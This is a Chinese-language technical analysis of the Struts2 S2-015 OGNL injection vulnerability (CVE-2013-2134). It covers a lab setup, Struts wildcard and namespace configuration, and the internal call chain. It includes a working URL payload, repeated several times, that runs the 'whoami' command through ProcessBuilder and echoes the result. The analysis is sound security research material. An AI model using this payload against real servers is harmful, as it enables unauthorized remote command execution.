

Struts2-015漏洞分析（CVE-2013-2134）

目录

- 漏洞描述
- 影响版本
- 影响说明
- 环境搭建
- Payload
- 漏洞分析

漏洞描述：如果struts.xml中Action的name为通配符，请求的操作名称用于加载JSP文件（例如{1}），那便可能存在OGNL命令执行漏洞

影响版本：Struts 2.0.0 - Struts 2.3.14.2

影响说明：OGNL表达式注入

环境说明：Struts2（2.3.14.2）、Tomcat（7.0.47）、IDEA（2022.3）

环境搭建：使用我提供的Struts2-015MV项目，导入自己的IDEA即可

Payload：

```
1 // 需要URL编码
2 %{#p=new java.lang.ProcessBuilder(new java.lang.String[ ]
   {'whoami'}).start(),#is=#p.getInputStream(),#br=new java.io.BufferedReader(new
   java.io.InputStreamReader(#is)),#arr=new char[50000],#br.read(#arr),#str=new
   java.lang.String(#arr)}
3 // 完整利用链接如下
4 Struts2-015MV/{#p=new java.lang.ProcessBuilder(new java.lang.String[ ]
   {'whoami'}).start(),#is=#p.getInputStream(),#br=new java.io.BufferedReader(new
   java.io.InputStreamReader(#is)),#arr=new char[5000],#br.read(#arr),#str=new
   java.lang.String(#arr)}.action
```

一、环境介绍

LoginAction

```
1 package org.example;
2
3 import com.opensymphony.xwork2.ActionSupport;
4
5 public class LoginAction extends ActionSupport {
6
7     private String username;
```

```

8     private String password;
9
10    public String getUsername() {
11        return username;
12    }
13
14    public String getPassword() {
15        return password;
16    }
17
18    public void setUsername(String username) {
19        this.username = username;
20    }
21
22    public void setPassword(String password) {
23        this.password = password;
24    }
25
26    public String execute() throws Exception{
27        if (this.username == null || this.password == null) {
28            return "failed";
29        }
30
31        if (this.username.equals("admin") && this.password.equals("admin")) {
32            return "success";
33        }
34
35        return "failed";
36    }
37
38 }

```

struts.xml

```

1  <?xml version="1.0" encoding="UTF-8" ?>
2  <!DOCTYPE struts PUBLIC
3      "-//Apache Software Foundation//DTD Struts Configuration 2.0//EN"
4      "http://struts.apache.org/dtds/struts-2.0.dtd">
5  <struts>
6      <package name="S2-015" extends="struts-default" >
7          <action name="*" class="org.example.LoginAction">
8              <result name="success">welcome.jsp</result>
9              <result name="failed">{1}.jsp</result>
10         </action>
11     </package>
12 </struts>

```

二、Struts2配置文件中使用通配符的方法

为了减少struts2.xml配置文件的内容，Struts允许在struts.xml中使用通配符，减少了配置，但可读性差了。使用通配符的原则是约定高于配置，每个开发人员都遵循相同的原则，从而增加可读性和错误率。

Struts官方给出了通配符中特殊符号的列表含义

特殊符号	含义
*	匹配除了斜杠（'/'）字符之外的零个或多个字符，/add*无法匹配到/addUser/common
**	匹配零个或多个字符，包含斜杠（'/'）
\ 字符	* 匹配字符星号（*），\\ 匹配字符反斜杠 \

如果需要对Action的name属性包含/，需要配置一个常量：

```
1 <constant name="struts.enable.SlashesInActionNames" value="true" />
```

虽然能够让Action的name包含/，但Struts2官方并不推荐使用这种配置(因为有副作用)，可以参看Struts2官网对Action name包含/的讨论：<https://issues.apache.org/jira/browse/WW-1383>

另外如果需要对Action name中能出现的字符进行限制，可以配置如下变量：

```
1 <constant name = "struts.allowed.action.names" value = "[a-z{}]"* />
```

官方不推荐在Action的name中使用/，对于模块划分可以使用package的namespace属性，也就是使用命名空间管理Action

```
1 <!-- 没有配置namespace，则为默认命名空间，等价于namespace="" -->
2 <package name="S2-15-1" extends="struts-default" namespace="">
3     <action name="logout" class="org.example.LogoutAction1">
4         <result name="success">logout1.jsp</result>
5     </action>
6 </package>
7 <!-- 配置namespace为"/"，则为根命名空间 -->
8 <package name="S2-15-2" extends="struts-default" namespace="/">
9     <action name="logout" class="org.example.LogoutAction2">
10        <result name="success">logout2.jsp</result>
11    </action>
12 </package>
13 <!-- 配置namespace为"/logout3"，是精确命名空间 -->
14 <package name="S2-15-3" extends="struts-default" namespace="/logout3">
15     <action name="logout" class="org.example.LogoutAction3">
16         <result name="success">logout3.jsp</result>
17     </action>
18 </package>
19
20 <!-- 配置为默认命名空间 -->
```

```

21 <package name="S2-15-4" extends="struts-default">
22     <action name="logout4" class="org.example.LogoutAction4">
23         <result name="success">logout4.jsp</result>
24     </action>
25 </package>

```


命名空间的匹配优先级为：精确命名空间 > 根命名空间 > 默认命名空间

访问 `/Struts2-015MV/logout.action` 那找的一定是 `LogoutAction2` 类的 `execute` 方法，返回的是 `logout2.jsp`，因为现在的namespace是 `/`


(测试时将具有通配符的action注释掉) 访问 `/Struts2-015MV/logout4.action` 时，首先找 `/logout4.action`，但不存在，所以会继续找默认命名空间中是否有 `logout4`，是有的，所以返回 `logout4.jsp`

这里的逻辑，我们可以通过分析 `DefaultActionProxy` 来得到答案，`DefaultActionProxy.prepare()` 方法负责根据浏览器请求的URL找到对应的Action，而Action的对应关系对象为 `DefaultConfiguration`（项目启动时读取 `struts.xml` 并初始化 `DefaultConfiguration`）


此时的namespace为 `/`



获取namespace为 `/` 的所有 `ActionConfig` 对象，返回的内容肯定是空



继续尝试当namespace为空时是否有 `logout4`，此时肯定是有的，所以返回 `logout4` 对应的Action



这就是命名空间的匹配优先级的内在逻辑

2.1 调用相同Action中的不同方法

```

1 <action name="*Action" class="org.example.LoginRegistAction" method="{1}">
2     <result name="error">/error.jsp</result>
3     <result name="success">/welcome.jsp</result>
4 </action>

```

其中表达式{1}的值name属性值中第一个*的值

如果用户请求的URL为loginAction.action,则调用org.example.LoginRegistAction中的login方法

如果用户请求的URL为registerAction.action,则调用org.example.LoginRegistAction中的register方法

2.2 调用不同的Action的execute方法

```

1 <action name="*Action" class="org.example.{1}Action">
2     <result name="error">/error.jsp</result>
3     <result name="success">/welcome.jsp</result>
4 </action>

```

配置文件没有出现method属性, 默认调用Action的execute方法

如果用户请求的URL为LoginAction.action,则调用org.example.LoginAction中的execute方法;

如果用户请求的URL为RegisterAction.action,则调用org.example.RegisterAction中的execute方法;

2.3 动态Result

```

1 <action name="proc_*" class="org.example.ProcAction" method="{1}">
2     <result name="error">/error.jsp</result>
3     <result name="success">/{1}.jsp</result>
4 </action>

```

当处理结果是error时, 会转到/error.jsp页面

当处理结果是success时:

- 如果proc_create.action, 则会执行org.example.ProcAction中的create方法, 并且跳转到/create.jsp;
- 如果proc_delete.action, 则会执行org.example.ProcAction中的delete方法, 并且跳转到/delete.jsp;

三、Struts2动态方法调用 (DMI)

对于调用Action的方法除了通配符以外, 还有动态方法调用(Dynamic Method Invocation)。不过官方文档中说, DMI方式存在安全性问题, 不推荐使用, 在 `>=Struts2.3.15` 后默认为false, 如果需要开启则需要增加下面配置

```
1 <constant name="struts.enable.DynamicMethodInvocation" value="true" />
```

DMI如何使用呢, 我们构建一个简单的action配置

```
1 <action name="logout" class="org.example.LogoutAction">
2     <result name="success">logout.jsp</result>
3 </action>
```

LoginAction代码如下

```
1 public class LogoutAction extends ActionSupport {
2     public String logout(){
3         System.out.println("logout...");
4         return "success";
5     }
6 }
```

访问/logout!logout即可访问logout方法

四、漏洞分析

回顾下漏洞产生条件

- 使用通配符*
- 使用请求的操作名称用于加载JSP文件 (例如{1})

```
1 <action name="*" class="org.example.LoginAction">
2     <result name="success">welcome.jsp</result>
3     <result name="failed">{1}.jsp</result>
4 </action>
```

对于漏洞利用来说可控的点是Action的名称, 而Action的名称处理有2个地方

1. 根据URL获取Action, 由DefaultActionProxy.prepare()方法根据URL获取对应Action
2. 根据result的到要返回的JSP页面, 由StrutsResultSupport.execute()处理

首先分析第一点, 根据浏览器请求的URL, 找到对应的Action, 调用链为

```

1 // 向下调用
2 FilterDispatcher.doFilter()
3 Dispatcher.serviceAction()
4 DefaultActionProxyFactory.serviceAction()
5 DefaultActionProxyFactory.createActionProxy()
6 StrutsActionProxyFactory.createActionProxy()
7 StrutsActionProxy.prepare()
8 DefaultActionProxy.prepare()
9 // prepare方法会根据URL (也就是namespace, actionName), 获取struts.xml中定义的action
10 // 该Action会被接下里的代码封装到ActionInvocation中
11 config = configuration.getRuntimeConfiguration().getActionConfig(namespace,
    actionName);

```

但这个过程没有对ActionName做OGNL计算的地方，所以不存在漏洞利用点，所以将注意力放到result中，当看到这个{1}.jsp时，很容易联想到Struts2-012的重定向漏洞，回顾下struts的配置文件

```

1 <action name="login" class="org.example.LoginAction">
2     <result name="success">index.jsp</result>
3     <!-- 这个是核心, type必须是redirect -->
4     <result name="failed" type="redirect">
5         <param name="location">/error.jsp?username=${username}</param>
6     </result>
7 </action>

```

Struts2-012的 \${username} 是用户通过HTTP传递的，Struts2-015的{1}也是通过传递的，只不过表示方式不太一样，但两者最终都被OGNL解析了，而且解析的位置也一样，梳理下Action执行完成后，执行Result的调用链

```

1 // 向下执行
2 // 调用执行Action
3 DefaultActionInvocation.invokeActionOnly()
4 DefaultActionInvocation.executeResult()
5 // 根据Action返回的结果，找到对应的JSP
6 DefaultActionInvocation.createResult()
7 // 执行result对象
8 StrutsResultSupport.execute()
9 // 对返回的JSP页面进行OGNL解析
10 // 因为返回的JSP是{1}是动态的，所以必须要动态的计算最终返回的JSP页面到底是什么
11 StrutsResultSupport.conditionalParse()

```


访问payload进行抓包，需要进行URL编码，payload可以回显命令执行的结果，这里并没有使用Runtime.getRuntime.exec()方法执行命令，这是因为在2.3.14.2版本的SecurityMemberAccess删除setAllowStaticMethodAccess方法，无法执行静态方法了

```

1 Struts2-015MV/%{#p=new java.lang.ProcessBuilder(new java.lang.String[]
    {'whoami'}).start(),#is=#p.getInputStream(),#br=new java.io.BufferedReader(new
    java.io.InputStreamReader(#is)),#arr=new char[5000],#br.read(#arr),#str=new
    java.lang.String(#arr)}.action

```

执行payload后可以发现，传递的Action名称被当作表达式执行，从而产生了漏洞



执行结果如下，漏洞分析结束

